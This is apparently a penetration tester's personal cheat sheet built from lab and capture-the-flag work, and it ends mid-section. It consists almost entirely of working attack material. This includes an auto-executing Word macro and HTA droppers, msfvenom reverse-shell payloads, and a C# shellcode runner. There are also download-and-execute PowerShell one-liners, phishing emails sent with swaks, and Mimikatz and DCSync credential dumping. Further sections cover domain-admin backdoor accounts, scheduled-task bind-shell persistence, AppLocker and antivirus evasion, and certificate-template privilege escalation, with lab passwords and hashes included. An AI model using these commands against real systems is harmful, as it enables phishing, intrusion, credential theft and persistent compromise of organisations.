Macro Attacks
BadAss Macro
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=443 prependfork=true EXITFUNC=thread -f raw -o shellcode.raw
C:\Users\Destiny\Downloads>.\BadAssMacrosx86.exe -i shellcode.raw -s indirect -p no -w doc -o out.txt
  ____            _                  __  __
 |  _ \          | |   /\           |  \/  |
 | |_) | __ _  __| |  /  \   ___ ___| \  / | __ _  ___ _ __ ___  ___
 |  _ < / _` |/ _` | / /\ \ / __/ __| |\/| |/ _` |/ __| '__/ _ \/ __|
 | |_) | (_| | (_| |/ ____ \__ \__ \| |  | | (_| | (__| | | (_) \__ \
 |____/ \__,_|\__,_/_/    \_\___/___/_|  |_|\__,_|\___|_|  \___/|___/


 Author: @Inf0secRabbit && @SoumyadeepBas12

[i] Encoding your shellcode
[+] Word macro written to: out.txt
Harmless Macro (Testing Macro Execution)
Sub LegitMacro()
    Dim HttpReq As Object
    Dim url As String
    Dim targetPath As String
    Dim fileStream As Object

    ' Define the URL and the local destination path
    url = "http://192.168.45.209/text.txt"
    targetPath = Environ("TEMP") & "\downloaded_text.txt"

    On Error Resume Next

    ' Create the XMLHTTP object
    Set HttpReq = CreateObject("MSXML2.XMLHTTP")

    ' Open and Send the request
    HttpReq.Open "GET", url, False
    HttpReq.Send

    ' Check if the request was successful
    If HttpReq.Status = 200 Then
        ' Use ADODB.Stream to handle the file writing
        Set fileStream = CreateObject("ADODB.Stream")
        fileStream.Open
        fileStream.Type = 1 ' adTypeBinary
        fileStream.Write HttpReq.responseBody
        fileStream.SaveToFile targetPath, 2 ' adSaveCreateOverWrite
        fileStream.Close

        MsgBox "Update completed successfully.", vbInformation
    Else
        MsgBox "Connection failed. Please check your network.", vbExclamation
    End If

    ' Cleanup
    Set HttpReq = Nothing
    Set fileStream = Nothing
End Sub
Sub Document_Open()
    LegitMacro
End Sub
Sub AutoOpen()
    LegitMacro
End Sub
If the Macro was executed we will get a request
➜ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.222.200 - - [17/Feb/2026 20:22:36] code 404, message File not found
192.168.222.200 - - [17/Feb/2026 20:22:36] "GET /text.txt HTTP/1.1" 404 -
PowerUp.ps1
PS C:\> iwr 'http://192.168.45.209/PowerUp.ps1' -UseBasicParsing | iex
PS C:\> Invoke-AllChecks
ServiceName   : SNMPTRAP
Path          : C:\Windows\System32\snmptrap.exe
StartName     : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -Name 'SNMPTRAP'
CanRestart    : True
Name          : SNMPTRAP
Check         : Modifiable Services
Abusing Method :
// From CMD
C:\Users\nina>sc config SNMPTRAP obj= "NT AUTHORITY\SYSTEM" password= ""
PS C:\> Invoke-ServiceAbuse -Name 'SNMPTRAP'
AD Trust Attacks
Attacking Domain Trusts - Child - Parent Trusts - from Linux
*Evil-WinRM* PS C:\Users\pete\Documents> Get-DomainTrust


SourceName      : ops.comply.com
TargetName      : comply.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 7/15/2020 8:42:49 PM
WhenChanged     : 2/11/2026 6:45:26 PM
RDC02 is the DC of the comply.com domain, Pete is a Domain admin of ops.comply.com domain.
➜  ~ impacket-raiseChild -target-exec RDC02 ops.comply.com/pete:'09wffff9jf'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Raising child domain ops.comply.com
[*] Forest FQDN is: comply.com
[*] Raising ops.comply.com to comply.com
[*] comply.com Enterprise Admin SID is: S-1-5-21-1135011135-3178090508-3151492220-519
[*] Getting credentials for ops.comply.com
<SNIP>
[*] Getting credentials for comply.com
<SNIP>
[*] Target User account name is Administrator
[*] Opening PSEXEC shell at RDC02.comply.com
[*] Requesting shares on RDC02.comply.com.....
[*] Found writable share ADMIN$
[*] Uploading file tjCJmUIz.exe
[*] Opening SVCManager on RDC02.comply.com.....
[*] Creating service Egju on RDC02.comply.com.....
[*] Starting service Egju.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1397]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
rdc02

C:\Windows\system32>whoami
nt authority\system
SCShell
Used for fileless lateral movement when PsExec is being picked by the AV
➜  SCShell git:(master) proxychains -q python3 scshell.py destiny@172.16.106.155

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Command Executed
SCShell>powershell -e JABjAGwAa<Revshells.com payload SNIP>
Bypass LSA Protection Using Mimikatz Driver
Upload both mimikatz.exe and mimidrv.sys to the victim host and run below
PS C:\Users\Administrator\Documents> .\mimikatz.exe "privilege::debug" "!+" "!processprotect /process:lsass.exe /remove" "sekurlsa::logonpasswords" "exit"
mimikatz.exe "token::elevate" "lsadump::secrets" "exit"
Relay Hashes
Use hosts with SMB signing disabled as the target IPs. Execute xp_dirtree to the Kali IP or trigger NTLM authentication via any other method to relay the hash to the target IP below. This will dump the credentials of the machine if the relayed hash belongs to a user with local admin privileges on that machine.
impacket-ntlmrelayx --no-http-server -smb2support -t smb://172.16.106.152
Socks Proxy Using Meterpreter Shell
Using metasploit socks_proxy module with autoroute as below to access the internal network :
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVPORT 9050
SRVPORT => 9050
msf6 auxiliary(server/socks_proxy) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                           Payload  Payload opts
  --  ----                           -------  ------------
  0   Auxiliary: server/socks_proxy
msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  3         meterpreter x64/windows  HEHE\destiny @ CLIENT  192.168.45.176:443 -> 192.168.106.159:62526 (172.16
                                                             .106.155)

msf6 post(multi/manage/autoroute) > set SESSION 3
SESSION => 3
msf6 post(multi/manage/autoroute) > set SUBNET 172.16.106.0
SUBNET => 172.16.106.0
msf6 post(multi/manage/autoroute) > run
[*] Running module against CLIENT09 (172.16.106.155)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.106.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) >
Confirm it is working
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.106.0       255.255.255.0      Session 3
Add below to /etc/proxychains config
socks4 127.0.0.1 9050
Initial access using Meterpreter + DotNetToJS
Clone and use DotNetToJS, but when compiling you will get this error :


Also we had to Comment out Program.cs file in DotnettoJS → Lines 154-158
Edit the Example assembly file to below :
using System;
using System.Runtime.InteropServices;

[ComVisible(true)]
public class TestClass
{
    // Import VirtualAlloc from kernel32.dll
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

    // Import CreateThread from kernel32.dll
    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

    // Import WaitForSingleObject from kernel32.dll
    [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    public TestClass()
    {
        //sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.45.176 LPORT=443 -e x64/xor_dynamic -i 8 -f csharp
        byte[] buf = new byte[626] {
            0xfc,0x48,0x83,0xe4,0xf0,0xe8, /* ... rest of your shellcode bytes ... */ 0xff,0xd5
        };

        int size = buf.Length;

        // Allocate memory with execute, read, write permissions
        // 0x3000 = MEM_COMMIT | MEM_RESERVE
        // 0x40 = PAGE_EXECUTE_READWRITE
        IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

        // Copy shellcode to allocated memory
        Marshal.Copy(buf, 0, addr, size);

        // Create a thread to execute the shellcode
        IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);

        // Wait indefinitely for the thread to finish
        WaitForSingleObject(hThread, 0xFFFFFFFF);
    }
}
Use DotNetToJScript to convert the generated .dll runner to a .js file
C:\Users\Destiny\Documents\DotNetToJScript-master\DotNetToJScript-master\DotNetToJScript\bin\x64\Release>DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o runner.js
Paste the content of runner.js to the below file and saved as runner.hta
<html>
<head>
    <title>System Diagnostic</title>
    <script language="JScript">
        // --- PASTE YOUR DotNetToJScript .js CONTENT BELOW THIS LINE ---

        // (Your serialized Base64 payload and instantiation code goes here)

        // --- PASTE YOUR DotNetToJScript .js CONTENT ABOVE THIS LINE ---
    </script>
</head>
<body>
    <script language="JScript">
        // This closes the HTA window immediately after execution
        self.close();
    </script>
</body>
</html>
Email Send
swaks --to Will@tricky.com --from "admin@tricky.com" --server 192.168.233.159 --header "Subject: Urgent: Mail System Connectivity Test" --body "Will, please run the diagnostic tool at http://192.168.45.176/ping.hta to verify your clerk office mail sync." --add-header "MIME-Version: 1.0" --add-header "Content-Type: text/html"
Emails with attachments :
swaks --to jobs@cowmotors-int.com --from "destiny@cowmotors-int.com" --server 192.168.222.201 --header "Subject: Urgent: Need a Job" --body "Please check the attachment." --attach @test.docm
Exploitation Using HTA Files
<!DOCTYPE html>
<html>
<head>
    <title>Internal Network Test</title>
    <script language="JScript">
        // Initialize the Windows Script Host Shell object
        var shell = new ActiveXObject("WScript.Shell");

        // Execute the ping command
        // -n 2: Sends 2 echo requests
        // 192.168.45.176: The target internal IP
        var res = shell.Run("ping -n 2 192.168.45.176", 1, true);
    </script>
</head>
<body>
    <script language="JScript">
        // Self-terminate the window after execution
        self.close();
    </script>
</body>
</html>
Check user execution :
➜ ~ sudo tcpdump -i tun0 icmp
Ansible
Check Ansible hosts
marks@cb3:/etc/ansible$ grep -v "^#" hosts

[webserver]
cb1
marks@cb3:/opt/ansible$ ls
webserver.yaml
Save the hash with breaks as it is to ansible.txt (or any filename)
ansible2john ansible.txt > ansible.hash
john ansible.hash --wordlist=/usr/share/wordlists/rockyou.txt
Most of the time, the below decrypted password will be root users password of a linux host
cat ansible.txt | ansible-vault decrypt
PowerUpSQL
Enumerate the accessible MSSQL server instances
PS C:\inetpub\wwwroot> Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
Get-SQLServerLink -Instance SQL11 -Verbose
Get-SQLServerLinkCrawl -Instance SQL11

Version     : SQL Server 2019
Instance    : SQL11\SQLEXPRESS
CustomQuery :
Sysadmin    : 0
Path        : {SQL11\SQLEXPRESS}
User        : NT AUTHORITY\SYSTEM
Links       :
Using credentials
Get-SQLServerInfo -Verbose -Instance "SQL11\SQLEXPRESS" -username webapp11 -password 89543dfGDFGH4d
Get-SqlServerLinkCrawl -Instance "SQL11\SQLEXPRESS" -username webapp11 -password 89543dfGDFGH4d
IEX Powershell Loading Scripts
IEX (New-Object Net.WebClient).DownloadString('http://192.168.45.161/PowerUpSQL.ps1')
Simple Command Injection to RCE
127.0.0.1 && powershell -c "IEX (New-Object Net.WebClient).DownloadString('http://192.168.45.209/runner.ps1')"
ASPX Meterpreter shell
https://github.com/xbz0n/AspXVenom
➜  AspXVenom git:(main) ✗ python3 aspxvenom.py --LHOST 192.168.45.161 --LPORT 443 --obfuscate
<SNIP>
Generated Files:
- Webshell: /home/destinyoo/shared/tools-backup/AspXVenom/output/WebShellFinal.aspx
- Metasploit RC: /home/destinyoo/shared/tools-backup/AspXVenom/output/met64.rc
// Uploading an aspx revshell to web root using a SQLi and visiting the page using browser to trigger the payload

os-shell> powershell.exe iwr -uri http://192.168.45.161/notsafe.aspx -o C:\inetpub\wwwroot\notsafe.aspx
Domain Persistance & Lateral Movement
After getting local admin access on a domain :
net user destiny 'Password123##' /add /domain
net localgroup "Remote Desktop Users" destiny /add /domain
net group "domain admins" destiny /add /domain
Applocker & Constrained Language Mode (CLM) Bypass
Verify language mode
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
Verify Applocker rules and search for Allows members of the Everyone group to run all Windows Installer files located in %systemdrive%\Windows\Installer.
PS C:\> Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
- https://github.com/calebstewart/bypass-clm (Bypass both CLM & AMSI)
- https://github.com/destinyfkrr/bypass-clm-no-amsi (Bypass CLM only)
C:\Users\ted\Documents>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U "C:\Users\ted\Documents\bypass-clm.exe._obf.exe"

Microsoft (R) .NET Framework Installation utility Version 4.8.3752.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Banner

PS C:\Users\ted\Documents> $ExecutionContext.SessionState.LanguageMode
$ExecutionContext.SessionState.LanguageMode
FullLanguage
AV Evasion using PE Obfuscation
PS C:\Users\Heshan Perera\Documents\OSEP-Code-Snippets\yetAnotherObfuscator\yetAnotherObfuscator\bin\Release> .\yetAnotherObfuscator.exe
  __    __  ______  _____
 /\ \  /\ \/\  _  \/\  __`\
 \ `\`\\/'/\ \ \L\ \ \ \/\ \
  `\ `\ /'  \ \  __ \ \ \ \ \
    `\ \ \   \ \ \/\ \ \ \_\ \
      \ \_\   \ \_\ \_\ \_____\
       \/_/    \/_/\/_/\/_____/
Enter exe path: C:\Users\Heshan Perera\Documents\OSEP-Code-Snippets\bypass-clm\bypass-clm\bin\Release\bypass-clm.exe
[+] Working on: C:\Users\Heshan Perera\Documents\OSEP-Code-Snippets\bypass-clm\bypass-clm\bin\Release\bypass-clm.exe
[+] Injecting the decryption method
[+] Encrypting all strings with encryption key: qABDCAch3WdS9YT0aBfe07YI1IJlowamBpuOQse82PqQH4IOJfV4Wz
[+] Changing classes names
[+] Saving the obfuscated file
[+] Changing exe GUID if it exists
[+] All done, the obfuscated exe in: C:\Users\Heshan Perera\Documents\OSEP-Code-Snippets\bypass-clm\bypass-clm\bin\Release\bypass-clm.exe._obf.exe
Unconstrained Delegation
Used PowerView to verify that WEB05 has unconstrained delegation.
PS C:\Users\ted\Documents> Get-NetComputer -Unconstrained

<SNIP>
samaccountname                : WEB05$
samaccounttype                : MACHINE_ACCOUNT
<SNIP>
serviceprincipalname          : {WSMAN/web05, WSMAN/web05.infinity.com, TERMSRV/WEB05, TERMSRV/web05.infinity.com...}
<SNIP>
dnshostname                   : web05.infinity.com
Coercion (Telling DC to authenticate to WEB05) :
PS C:\Users\Administrator\Documents> ./SpoolSample.exe dc03.infinity.com web05.infinity.com
./SpoolSample.exe dc03.infinity.com web05.infinity.com
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
Monitoring tickets using Rubeus
PS C:\Users\Administrator\Documents> .\Rubeus.exe monitor /interval:1 /nowrap
Injecting the ticket after receiving :
C:\Users\Administrator\Documents>Rubeus.exe ptt /ticket:doIFDDCCBQigAwIBBaEDAgEWooIEF<SNIP>
DCSync attack to dump the Domain Administrator’s NTLM hash from the domain after injecting the ticket
C:\Users\Administrator\Documents>SafetyKatz.exe "privilege::debug" "lsadump::dcsync /domain:infinity.com /user:administrator /csv" "exit"
SafetyKatz.exe "privilege::debug" "lsadump::dcsync /domain:infinity.com /user:administrator /csv" "exit"
Meterpreter shell migration to x64
Verify shell architecture
meterpreter > sysinfo
Computer        : CLIENT
OS              : Windows 10 1909 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : INFINITY
Logged On Users : 9
Meterpreter     : x86/windows
meterpreter >
Migrate to explorer.exe to transfer to a x64 session and better stability
meterpreter > migrate -N explorer.exe
[*] Migrating from 7820 to 5516...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : CLIENT
OS              : Windows 10 1909 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : INFINITY
Logged On Users : 9
Meterpreter     : x64/windows
Stable MSFVENOM Payload
Meterpreter payload that will create a new process (fork) immediately and avoid badbytes and run smoothly with evasion .
msfvenom --platform linux -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.45.176 LPORT=443 -e x64/xor_dynamic -i 8 -b "\x00" prependfork=true -t 300 -f elf -o challenge3.elf
msfvenom --platform windows -p windows/x64/meterpreter/reverse_https LHOST=192.168.45.176 LPORT=443 -e x64/xor_dynamic -i 8 -b "\x00" prependfork=true -t 300 -f exe -o challenge3.exe
Certificate Attacks AD
Abusing ESC4 by turning it to ESC1 Vulnerable
certipy-ad template -u clifford.davey -target dc.sendai.vl -dc-ip 10.10.126.132 -template SendaiComputer
Save the output to JSON that we can add to bloodhound
certipy-ad find -u 'peter.turner'@HYBRID.VL -p "b0cwR+G4Dzl_rw" -dc-ip 10.10.155.165 -old-bloodhound
Use Certipy instead of certipy-ad package because its updated with latest ESC Vulnerabilities
python3 -m venv certipy-venv
source certipy-venv/bin/activate
pip install certipy-ad

certipy find -username ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip 10.10.11.69 -vulnerable
Requesting Vulnerable certificates from the DC
certipy-ad find -u 'levi.james'@PUPPY.HTB -p 'KingofAkron2025!' -dc-ip 10.10.11.70 -stdout -vulnerable
Requesting Vulnerable certificates from the DC using Kerberos TGT exported
certipy-ad find -u 'Rosie.Powell' -vulnerable -stdout -k -no-pass -target <FQDN>
Exploiting ESC1 (W/Hash) by requesting Administrators certificate:
certipy-ad req -u 'MAIL01$' -hashes ":0f916c5246fdbc7ba95dcef4126d57bd" -dc-ip "10.10.228.165" -ca 'hybrid-DC01-CA' -template 'HYBRIDCOMPUTERS' -upn 'administrator' -target 'dc01.hybrid.vl' -key-size 4096
Exploiting ESC1 (W/Password) by requesting Administrators certificate:
certipy-ad req -u 'BANKING$' -p password -dc-ip 10.10.126.241 -ca retro-DC-CA -template RetroClients -upn administrator -target 10.10.126.241 -key-size 4096
Exploiting ESC16 :
# Step 1: Read attributes of victim account (optional)
certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -user 'ca_svc' read

# Step 2: Update the victim account's UPN to target administrator's sAMAccountName
certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69'  -upn 'administrator'  -user 'ca_svc' update

# Step 3: Request a certificate with KeyCredential, exploiting ESC16
certipy shadow -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -account 'ca_svc' auto

# Export the credential cache for later use
export KRB5CCNAME=ca_svc.ccache

# Step 4: Request a certificate for the administrator user
certipy req -k -dc-ip '10.10.11.69' -target 'DC01.FLUFFY.HTB' -ca 'fluffy-DC01-CA' -template 'User'

# Step 5: Restore the victim account's original UPN
certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -dc-ip '10.10.11.69' -upn 'ca_svc@fluffy.htb' -user 'ca_svc' update

# Step 6: Authenticate as administrator using the certificate
certipy auth -dc-ip '10.10.11.69' -pfx 'administrator.pfx' -username 'administrator' -domain 'fluffy.htb'
Relevant Boxes :
- Retro - Vulnlab.com
- Hybrid - Vulnlab.com
- Cicada - Vulnlab.com : Best CTF that showcase the use of attacking using Kerberos TGT when no NTLM Authentication is enabled
- Sendai - Vulnlab.com - ESC4
- Fluffy - HackTheBox.com - ESC16
- Escape - HackTheBox.com - ESC1
Username Enumeration
lookupsid.py for SID Bruteforcing - Windows
impacket-lookupsid anonymous@10.10.66.32 -no-pass
Filter only the usernames :
impacket-lookupsid anonymous@retro2.vl -no-pass | awk -F'\\\\| ' '/SidTypeUser/ {print $3}'
SMB Enumeration
Null session enumeration shares using cme:
crackmapexec smb 10.10.66.32 -u "a" -p "" --shares
Connecting to SMB using kerberos ticket exported without credentials :
impacket-smbclient cicada.vl/Rosie.Powell@DC-JPQ225 -k -no-pass
Relevant Boxes :
LDAP Enumeration
ldapsearch -H ldaps://baby.vl:636/ -x -s base -b '' "(objectClass=*)" "*" +
ldapsearch -x -H ldap://10.10.95.143 -D '' -w '' -b "DC=baby,DC=vl" | grep sAMAccountName | awk -F: '{ print $2 }' | awk '{ gsub(/ /,""); print }'
Credential Hunting
Searching for passwords in user Description fields in AD:
PS C:\> Get-DomainUser * |select samaccountname,description | ?{$_.Description -ne $null}Searching for passwords in user Description fields in AD:
nxc smb 10.10.11.35 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
Password Spraying
Windows Internal Password Spraying
We can use DomainPasswordSpray.ps1 or the Windows version of Kerbrute.
PS C:\> Invoke-DomainPasswordSpray -Password Welcome1Static Binaries
SharpHound
SharpHound.exe -c All --zipfilename ILFREIGHT
Use the following method when you have valid domain credentials on a workstation as a low-privileged user, but SharpHound fails with the error: ‘Unable to connect to LDAP, verify your credentials’
SharpHound.exe -c All --zipfilename INLANEFREIGHT --ldapusername riley --ldappassword 'P@ssw0rd123'
SharpHound using Powershell :
PS C:\Users\ted\Documents> IEX (New-Object Net.WebClient).DownloadString('http://192.168.45.152/SharpHound.ps1')
PS C:\Users\ted\Documents> Invoke-BloodHound -CollectionMethods All
Invoke-BloodHound -CollectionMethods All
Evil-WinRM
Standard Login :
evil-winrm -i <target_ip> -u <username> -p <password>
PTH Login :
evil-winrm -i <target_ip> -u <username> -H <ntlm_hash>
Meterpreter Bind Shell / Windows
msfvenom -p windows/x64/meterpreter_bind_tcp LPORT=4444 -f exe -o bind_shell_x64.exe
msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter_bind_tcp; set RHOST [target IP]; set LPORT 4444; run"
Useful when performing heavy pivoting, rather than relying on reverse shells with port forwarding. You can easily connect to a machine when the bind shell is persisted directly from Falcon.
Persist Bind Shell / Windows
schtasks /create /tn "BindShell" /tr "C:\Users\vfrank\Documents\bind_shell_x64.exe" /sc minute /mo 1 /ru SYSTEM
cleanup command :
schtasks /delete /tn "BindShell" /f
Ping Sweep
Linux :
for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done
Windows (cmd) :
for /L %i in (1, 1, 254) do @ping 172.16.5.%i -n 1 -w 100 | findstr /C:"Reply from"
Windows (powershell) :
1..100 | % {"172.16.9.$($_): $(Test-Connection -count 1 -comp 172.16.9.$($_) -quiet)"}Pivoting
Chisel - Socks Proxy
Attacker : Falcon
./chisel server -p 8000 --reverse
Victim / JumpBox
./chisel client <falcon_ip>:8000 R:socks
Reverse Port Forwaring for RevShells
ssh -i dmz01_key -R Internal_VictimIP:443:0.0.0.0:7000 root@Pivot_Box -vNExample :
msfvenom -p windows/x64/meterpreter/reverse_https lhost=172.16.8.120 -f exe -o teams.exe LPORT=443ssh -i dmz01_key -R 172.16.8.120:443:0.0.0.0:7000 root@10.129.203.111 -vN┌──(destiny㉿falcon)-[/]
└─$ nc -lvp 7000This SSH command is used for a reverse shell by forwarding a port (7000) on the pivot box to the victim’s internal IP, allowing the victim to connect back to the attacker through the forwarded port.
Ligolo-ng
sudo ./proxy -selfcert.\agent.exe -connect <AttackerKaliIP>:11601 -ignore-certExecute from a meterpreter shell
meterpreter > execute -f ./agent -a "-connect 192.168.45.183:11601 -ignore-cert -retry" -H
Double Pivot
listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp.\agent.exe -connect <PivotBoxInterfaceIP>:11601 -ignore-cert -retrysudo ip tuntap add user destiny mode tun ligolo2
sudo ip link set ligolo2 upip route add <InternalNetworkIP>/<xx> dev ligolo2InternalNetworkIP = The IP address Range you want to access inside a Pivot
Cleanup command of the interfaces (Only use after finishing the work) :
sudo ip link set ligolo down && sudo ip tuntap del mode tun name ligolo
- Run the
autoroutecommand and tunnel from Ligolo to start working on the tunnel through the interface.
Transfer And Execution (To Windows / SMB Writable)
proxychains4 crackmapexec smb -u vagrant -p vagrant -d sevenkingdoms.local 192.168.8.241 — put-file /home/kali/Downloads/p1v0t.exe \\Windows\\Temp\\p1v0t.exe
proxychains4 crackmapexec smb -u vagrant -p vagrant -d sevenkingdoms.local 192.168.8.241 -x “\\Windows\\Temp\\p1v0t.exe”
This method works when we have credentials to a writable smbshare and is similar to the psexec method
Transfer And Execution (Linux → Windows)
sudo python3 -m http.server 80
Invoke-WebRequest -Uri http://10.10.15.224/meterpreter.exe -OutFile C:\Windows\Temp\meterpreter.exe
Start-Process -FilePath "C:\Windows\Temp\meterpreter.exe"
Transfer using SMB Shares (Linux ←> Windows)
Start Impacket SMB Server to share the current directory.
impacket-smbserver share $(pwd) -smb2supportMount the SMB share to drive Z: on Windows.
net use Z: \\<kali-ip>\shareCopy the file to the SMB share.
copy C:\AVTest\KasperskyRemovalTool.exe Z:\Verify the file on Kali.
lsDisconnect the SMB share after transfer.
net use Z: /deleteFile Transfer Using Certutil.exe
certutil.exe -urlcache -split -f http://10.10.14.3:8080/shell.bat shell.bat
File Transfer Using RDP and PTH Attack
Login with Drive Mounted :
xfreerdp /v:10.129.43.33 /u:username /p:'password' /drive:/opt/tools
Pass-The-Hash :
xfreerdp /v:10.129.43.33 /u:username /pth:'password' /drive:/opt/tools
Kerberoasting - Rubeus.exe
Rubeus.exe kerberoast /spn:MSSQLSvc/SQL01.inlanefreight.local:1433 /format:hashcat /nowrap
MSSQL
Enable XP cmdshell
Method 1 (impacket-mssqlclient):
enable_xp_cmdshell
Method 2 :
EXEC sp_configure 'show advanced options', '1'
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', '1'
RECONFIGURE
RDP
Allow Remote Desktop Connections: Run the following command:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
Disable Restricted Admin Mode for RDP:
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f
xfreerdp :
xfreerdp /v:10.129.32.115 /u:htb-student /p:'HTB_@cademy_stdnt!' -cert:ignore /drive:home,"/home/destiny/tools-backup"
Abusing Bloodhound Findings
GenericWrite (Workstation → Workstation)

Method 1 : Shadow Credentials
python3 pywhisker.py -d 'OPS.COMPLY.COM' -u "FILE06$" -H "48cff3dec5757e40d9123bffcf36ff4c" -t "JUMP09$" --action "add"
python3 gettgtpkinit.py -cert-pfx "G0axzGEO.pfx" -pfx-pass 62d2RcyLSQbB7GcPfcIg -dc-ip 172.16.170.165 OPS.COMPLY.COM/jump09$ jump09$.ccache
Method 2 : RBCD :
Create a fake computer account
➜ bloodyAD -u 'FILE06$' -p ':8df2de225dd96675cf61600dcbd6164d' -d ops.comply.com --host 172.16.170.165 add computer fakecomp 'Password@123'
[+] fakecomp created
Rewrite DC’s AllowedToActOnBehalfOfOtherIdentity properties, to allow the account to act on behalf of the other identity.
➜ bloodyAD --host 172.16.170.165 -u 'FILE06$' -p ':8df2de225dd96675cf61600dcbd6164d' -d ops.comply.com add rbcd 'jump09$' 'fakecomp$'
[!] No security descriptor has been returned, a new one will be created
[+] fakecomp$ can now impersonate users on jump09$ via S4U2Proxy
The fake machine account requests a Kerberos Service Ticket for a privileged user (e.g., Administrator) using Service for User to Self (S4U2Self).
Then, it escalates the ticket using Service for User to Proxy (S4U2Proxy) to obtain access to DC$.
Once you modify the delegation attribute, you can use the Impacket getST script to obtain a Service Ticket (ST) for impersonation. For instance, you may impersonate the Administrator or any other user within the domain.
➜ impacket-getST ops.comply.com/'fakecomp$':Password@123 -spn cifs/jump09.ops.comply.com -impersonate administrator -dc-ip 172.16.170.165
➜  export KRB5CCNAME=administrator@cifs_jump09.ops.comply.com@OPS.COMPLY.COM.ccache
➜  impacket-psexec ops.comply.com/administrator@jump09.ops.comply.com -k -no-pass -dc-ip 172.16.170.165
WriteDacl (User → Group)
